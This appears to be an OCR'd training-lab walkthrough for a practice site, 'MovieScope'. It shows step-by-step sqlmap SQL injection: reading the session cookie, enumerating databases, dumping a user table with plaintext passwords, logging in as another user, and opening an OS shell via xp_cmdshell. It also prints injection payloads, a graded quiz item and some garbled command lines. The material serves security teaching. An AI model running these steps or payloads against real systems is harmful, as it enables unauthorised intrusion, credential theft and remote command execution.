
1. In Parrot Security machine, click the **Mozilla Firefox**



2. Type <http://www.moviescope.com/> and press Enter.
3. A Login page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.
4. If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**



Edit with WPS Office



5. After login in website, click the View Profile tab on the menu bar then make a note of the URL in the address bar of the browser.


A screenshot of the MovieScope homepage. The title bar reads "MOVIESCOPE". The address bar is empty. The main content area has a dark background with a film reel, 3D glasses, and popcorn. A navigation menu at the top includes "Home", "Features", "Trailers", "Photos", and "Blog". A "View Profile" tab is highlighted with a blue border. Below the menu, there is a search bar with a magnifying glass icon. A large, semi-transparent modal window is open in the foreground, titled "sam profile". It contains a table with the following data:

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com

6. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu



Edit with WPS Office



7. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type `document.cookie` in the lower-left corner of the browser, and press **Enter**.
8. Select the cookie value, then right-click and copy it by clicking on **Copy message**, as shown in the screenshot. Minimize the web browser.

```


⚠ Loading failed for the <script> with source "http://vimeo.com/api/v2/video/7428907.json?callback=jQuery18305844964486543751_1747655949653".
»> document.cookie
<< "mscope=1jWydNf8wro=; ui-tabs-l=0"

```

9. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.
10. A **Parrot Terminal** window opens. In the terminal, type `sudo su` and press **Enter** to switch to the root user.
11. When prompted for the **[sudo] password for attacker**, enter `toor` and press **Enter** (note: the password will not be visible).
12. Next, type `cd` and press **Enter** to navigate to the root directory.



Edit with WPS Office



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
#
```

13. In the **Parrot Terminal** window, type the following command and press **Enter**:

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wr0=" ui-t abs -1=0" --dbs
```

Here:

- **-u** specifies the **target URL** (noted in Step 4),
- **--cookie** provides the **HTTP cookie header value**, and
- **--dbs** instructs **sqlmap** to enumerate available databases.

This command directs **sqlmap** to apply various SQL injection techniques on the **id** parameter of the URL to extract database information from the **MovieScope** website.




```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wr0=" ui-t abs -1=0" --dbs
```

14. If prompted with "Do you want to skip test payloads specific for other DBMSes? [Y/n]", type **Y** and press **Enter**.
15. If the message "For the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]" appears, again type **Y** and press **Enter**.
16. For any other similar confirmation prompts, respond with **Y** and press **Enter** to proceed.



Edit with WPS Office



sqlmap {1.4.8#stable} - way to clean up for a fresh, nice-new experience! And by the way, welcome back!

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:20:16 /2025-05-19/

[08:20:16] [INFO] testing connection to the target URL
[08:20:17] [INFO] checking if the target is protected by some kind of WAF/IPS
[08:20:17] [INFO] testing if the target URL content is stable
[08:20:17] [INFO] target URL content is stable
[08:20:17] [INFO] testing if GET parameter 'id' is dynamic
[08:20:18] [INFO] GET parameter 'id' appears to be dynamic
[08:20:18] [WARNING] reflective value(s) found and filtering out
[08:20:18] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[08:20:19] [INFO] testing for SQL injection on GET parameter 'id'
[08:20:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:20:19] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="DC")
[08:20:20] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]

17. **sqlmap** successfully retrieves the list of databases present on the MSSQL server.
18. Additionally, it displays details about the web server operating system, web application technology, and the backend DBMS



available databases [9]:

- [*] DWConfiguration
- [*] DWDiagnostics
- [*] DWQueue
- [*] GoodShopping
- [*] master
- [*] model
- [*] moviescope
- [*] msdb
- [*] tempdb

19. Now, select a database to explore its tables using **sqlmap**. In this lab, we will target the **moviescope** database.
20. Type the following command in the terminal and press **Enter**:

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value you copied in Step 6]" -D moviescope -tables
```



Edit with WPS Office


- `-D` specifies the target database (`moviescope`)
- `--tables` tells `sqlmap` to enumerate all tables within that database.

21. This command makes `sqlmap` scan the `moviescope` database and list its tables.



```
[root@parrot]~[-]
└─#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope --tables
[1.4.8#stable]
[1] http://sqlmap.org
```

22. `sqlmap` retrieves the table contents of the `moviescope` database and displays them, as shown in screenshot.



```
[08:26:44] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[08:26:44] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments          |
| CustomerLogin    |
| Movie_Details     |
| Offices           |
| OrderDetails      |
| OrderDetails1     |
| Orders            |
| Orders1           |
| User_Login        |
| User_Profile      |
| tblContact        |
+-----+
```

23. Now, you need to retrieve the table content of the column `User_Login`.

24. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 6]" -D moviescope -T User_Login --dump` and press `Enter` to dump all the `User_Login` table content.



Edit with WPS Office

```
[root@parrot] ~
└─#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=ljWydNf8wro=; ui-tabs-1=0" -D moviescope -T User_Login --dump
```


25. sqlmap extracts the full User_Login table from the moviescope database, showing usernames in the Uname column and passwords in plain text under the password column, as shown in the screenshot.

```
[08:32:23] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[08:32:23] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[08:32:23] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[08:32:23] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+----+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+----+-----+-----+-----+
| 1   | sam   | 1       | test   |
| 2   | john  | 1       | qwerty |
| 3   | kety   | 0       | apple  |
| 4   | steve | 0       | password |
| 5   | lee   | 0       | test   |
+----+-----+-----+-----+
```


26. To verify the extracted login details, try logging in with any user's credentials. Switch back to the web browser, close the Developer Tools console, and click Logout to begin a new session on the site.



27. The Login page appears; log in into the website using the retrieved credentials john/qwerty. If a Would you like Firefox to save this login for moviescope.com? notification appears at the top of the browser window, click Don't Save.




28. You will observe that you have successfully logged into the MovieScope website with john's account



29. Now, switch back to the Parrot Terminal window. Type `sqlmap -u`

`"http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 6]" --os-shell` and press Enter.

In this query, **--os-shell** is the prompt for an interactive OS shell.



```
[root@parrot] ~
└─#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-l=0" --os-shell

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:34:58 /2025-05-19/

[08:34:58] [INFO] resuming back-end DBMS 'microsoft sql server'
[08:34:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
```

30. If prompted with "Do you want sqlmap to try to optimize value(s) for DBMS delay responses?", type **Y** and press **Enter** to continue.
31. Once permission is granted, **sqlmap** will open the OS shell. Type **hostname** and press **Enter** to display the machine name hosting the site.
32. If asked "Do you want to retrieve the command standard output?", type **Y** and press **Enter**.



Edit with WPS Office

The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal displays a series of exploit payload types and their titles, followed by a detailed exploit payload for Microsoft SQL Server 2017. The exploit payload includes various SQL injection techniques like stacked queries, time-based blind, and UNION queries, along with their corresponding titles. Below this, the exploit configuration for the target database (Microsoft SQL Server 2017) is shown, including testing for DBA status, xp_cmdshell availability, and the choice to use xp_cmdshell for command execution. The terminal then prompts for a Windows OS shell, asking if standard output should be retrieved. The user responds with "Y". Finally, the terminal shows the command "os-shell> TASKLIST" being run.

```
Payload: id=1 AND 4616=4616
Type: stacked queries
Title: Microsoft SQL Server/Sybase stacked queries (comment)
Payload: id=1;WAITFOR DELAY '0:0:5'--

Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,CHAR(113)+CHAR(122)+CHAR(106)+CHAR(106)+CHAR(113)+CHAR(67)+CHAR(119)+CHAR(97)+CHAR(75)+CHAR(66)+CHAR(70)+CHAR(71)+CHAR(108)+CHAR(68)+CHAR(100)+CHAR(73)+CHAR(70)+CHAR(85)+CHAR(65)+CHAR(66)+CHAR(74)+CHAR(105)+CHAR(69)+CHAR(96)+CHAR(71)+CHAR(72)+CHAR(113)+CHAR(103)+CHAR(87)+CHAR(78)+CHAR(76)+CHAR(100)+CHAR(104)+CHAR(118)+CHAR(69)+CHAR(113)+CHAR(86)+CHAR(80)+CHAR(117)+CHAR(104)+CHAR(78)+CHAR(117)+CHAR(117)+CHAR(87)+CHAR(88)+CHAR(113)+CHAR(122)+CHAR(122)+CHAR(113)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL-- VmKX
[06:13:32] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2017
[06:13:32] [INFO] testing if current user is DBA
[06:13:33] [WARNING] reflective value(s) found and filtering out
[06:13:33] [INFO] testing if xp_cmdshell extended procedure is usable
[06:13:34] [INFO] xp cmdshell extended procedure is usable
[06:13:34] [INFO] going to use extended procedure 'xp_cmdshell' for operating system command execution
[06:13:34] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
[08:35:38] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'Server2019'
os-shell> TASKLIST
```

33. sqlmap will retrieve the hostname of the machine on which the target web application is running,
34. Type **TASKLIST** and press **Enter** to view a list of tasks that are currently running on the target system.
35. If the message **do you want to retrieve the command standard output?** appears, type **Y** and press **Enter**.

```
[08:35:38] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> hostname
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'Server2019'
os-shell> TASKLIST
```

36. The command fetches the running tasks and displays them in the command standard output section, as shown in the screenshots below.



Edit with WPS Office

```

os-shell> TASKLIST
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
...

```

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0		0	8 K
System	4		0	152 K
Registry	68		0	94,416 K
smss.exe	320	Console	0	1,168 K
csrss.exe	424		0	5,484 K
csrss.exe	496		1	4,804 K
wininit.exe	504		0	6,984 K
winlogon.exe	552		1	17,464 K
services.exe	620		0	10,084 K
lsass.exe	628		0	16,700 K
svchost.exe	728		0	3,872 K
svchost.exe	748		0	14,252 K

37. Using the same method, you can run other commands to gather more details about the target machine.
38. To see the list of available OS shell commands, type **help** and press **Enter**.
39. This concludes the demonstration of performing a SQL injection attack on MSSQL to extract databases with **sqlmap**.
40. Close all open windows and record all the information you have obtained.

| Question 7.3.1.1

Use the **sqlmap** tool to perform an SQL Injection attack on the website www.moviescope.com to extract databases from the MSSQL database. Attempt to retrieve the table content of the column **User_Login**. Enter the name of the user associated with user account ID=3.

Score

✓
Correct

Lab 4: Detect SQL Injection Vulnerabilities using SQL Injection Detection Tools

Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a lightweight SQL injection vulnerability scanner that supports both GET and POST parameters. DSSS is used to scan web applications for different types of SQL injection flaws.

In this task, we will use DSSS to detect SQL injection vulnerabilities on the www.moviescope.com website, which is hosted on a Windows Server 2019 machine.

1. On the Parrot Security machine, click the MATE Terminal icon at the top of the Desktop



- window to open a **Parrot Terminal** window
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
 3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**. The password that you type will not be visible.
 4. Now, type **cd** and press **Enter** to jump to the root directory.
